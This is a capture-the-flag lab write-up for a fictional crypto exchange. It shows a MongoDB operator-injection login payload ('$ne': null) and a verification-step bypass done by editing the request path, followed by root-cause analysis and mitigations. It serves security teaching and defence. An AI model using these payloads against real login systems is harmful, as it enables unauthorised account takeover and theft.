NoSQL Injection Leads to Treasury Account Takeover | Coined
Lab Link
Lab: Coined
Overview
Coined is a cryptocurrency exchange whose treasury account controls access to a high-value recovery phrase stored within a secure Vault.

During testing, the login API was found to be vulnerable to NoSQL Injection. By supplying MongoDB operators instead of normal credentials, it was possible to bypass authentication and gain access to the treasury account.
Objective
Bypass authentication, access the treasury account, and retrieve the Vault recovery phrase.
Vulnerability Identification
Classification Hierarchy
1
2
3
4
A05 - Injection
└── NoSQL Injection
    └── Authentication Bypass
        └── Account Takeover
The login endpoint accepted user-controlled JSON objects and failed to validate MongoDB query operators.
Reconnaissance
The application exposes a login page:
1
/login
Intercepting the authentication request revealed:
1
POST /api/login
The API accepted JSON input containing email and password fields.
Because the backend appeared to use MongoDB-style queries, NoSQL operator injection became a likely attack vector.
Exploitation
Instead of supplying normal credentials, the login request was modified to use MongoDB comparison operators.
1
2
3
4
5
6
7
8
{
  "email": {
    "$ne": null
  },
  "password": {
    "$ne": null
  }
}
Modified request:
1
2
3
4
POST /api/login
Content-Type: application/json

{"email":{"$ne":null},"password":{"$ne":null}}
The server responded with:
1
2
3
4
{
  "next": "/verify",
  "ok": true
}
This indicated that authentication had been successfully bypassed.
Authentication Bypass
After the successful login response, the application attempted to redirect the user to:
1
GET /verify
Keeping Burp Suite interception enabled revealed the verification request.
The request path was modified from:
1
GET /verify
to:
1
GET /
The modified request was forwarded.
Returning to the application and navigating to the dashboard revealed that the session was now authenticated as:
1
treasury@coined.io
The account takeover was successful.
Proof of Exploitation
With access to the treasury account, the Vault functionality became available.
Navigate to:
1
GET /vault
The Vault contained the recovery phrase required to complete the challenge.
Response:
1
WEBVERSE{REDACTED}
The challenge is successfully solved.
Root Cause Analysis
The login API failed to validate user-supplied JSON input before constructing database queries.
MongoDB operators such as:
1
2
3
{
  "$ne": null
}
were accepted directly from the client and incorporated into the authentication query.
As a result, the database searched for any account where the email and password fields were not null, allowing authentication checks to be bypassed entirely.
The application subsequently trusted the authenticated session and granted access to the treasury account.
Impact
Successful exploitation allows attackers to:
- Bypass authentication
- Access arbitrary user accounts
- Impersonate privileged users
- Access sensitive financial information
- Perform unauthorized actions
- Compromise administrative functionality
Severity: Critical
Mitigation
To prevent NoSQL Injection vulnerabilities:
- Validate and sanitize all user input
- Reject MongoDB operators supplied by clients
- Enforce strict schema validation
- Convert user input to expected primitive types
- Use parameterized query patterns
- Implement server-side authorization checks
Example validation:
1
2
const email = String(req.body.email);
const password = String(req.body.password);
Reject objects where strings are expected.
Real-World Insight
NoSQL Injection vulnerabilities became increasingly common as MongoDB adoption grew across web applications. Unlike traditional SQL Injection, attackers abuse database operators such as $ne, $gt, $regex, and $exists to manipulate backend queries.
Authentication endpoints are particularly attractive targets because a single injection flaw can lead directly to account takeover and privilege escalation.
Coined demonstrates how insufficient validation of JSON-based login parameters can allow attackers to bypass authentication and gain access to highly privileged accounts.